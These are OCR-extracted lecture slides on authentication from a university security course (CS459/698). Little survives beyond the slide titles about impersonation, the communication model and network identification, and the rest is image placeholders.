CS459/698 Privacy, Cryptography, Network and Data Security


Authentication

Spring 2025, Monday/Wednesday 2:30pm-4:00pm


Authenticity Recap

Authenticity: Prevent Mallory from impersonating Alice

Our Model: Who is talking to whom?




Our Model: Who is talking to whom?





Our Model: Who is talking to whom?

Alice and Bob want “integrity” of the sender and the receiver




Our Model: Who is talking to whom?






Goal: distinguish who you are talking to and confirm it


Definition of Authentication




Definition of Authentication




Identification on Network




Identification on Network




Identification on Network




Identification on Network




Identification on Network



